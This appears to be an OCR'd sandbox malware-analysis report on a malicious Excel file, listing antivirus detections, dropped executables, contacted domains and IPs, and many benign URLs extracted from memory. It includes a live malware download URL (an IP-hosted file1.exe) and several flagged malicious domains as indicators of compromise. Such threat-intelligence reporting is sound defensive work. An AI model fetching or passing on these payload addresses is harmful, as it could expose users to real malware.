
Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
13-01-21.xlsx	30%	Virustotal		Browse
13-01-21.xlsx	23%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file1[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.290000.1.unpack	100%	Avira	HEUR/AGEN.1123467		Download File
5.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
curateherstories.com	1%	Virustotal		Browse
kolamart.com	5%	Virustotal		Browse
magnabeautystyle.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://18.195.87.136/ttkkz/file1.exe	100%	Avira URL Cloud	malware	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.usmedicarenow.com/bw82/?Ab=gXuD_lh8bfV4RN&x2J8=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
curateherstories.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
kolamart.com	34.102.136.180	true	true	• 5%, Virustotal, Browse	unknown
magnabeautystyle.com	184.168.131.241	true	true	• 6%, Virustotal, Browse	unknown
www.yjpps.com	0.0.0.0	true	false		unknown
ext-sq.squarespace.com	198.185.159.145	true	false		high
www.openspiers.com	unknown	unknown	true		unknown
www.curateherstories.com	unknown	unknown	true		unknown
www.magnabeautystyle.com	unknown	unknown	true		unknown
www.kolamart.com	unknown	unknown	true		unknown
www.usmedicarenow.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://18.195.87.136/ttkkz/file1.exe	true	• Avira URL Cloud: malware	unknown
http://www.usmedicarenow.com/bw82/?Ab=gXuD_lh8bfV4RN&x2J8=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2187542396.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2197502968.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2186062266.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2193615801.000000000842E000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2197502968.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2186062266.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 0.2177669632.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2197656827.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.195.87.136	unknown	United States		16509	AMAZON-02US	true
198.185.159.145	unknown	United States		53831	SQUARESPACEUS	false
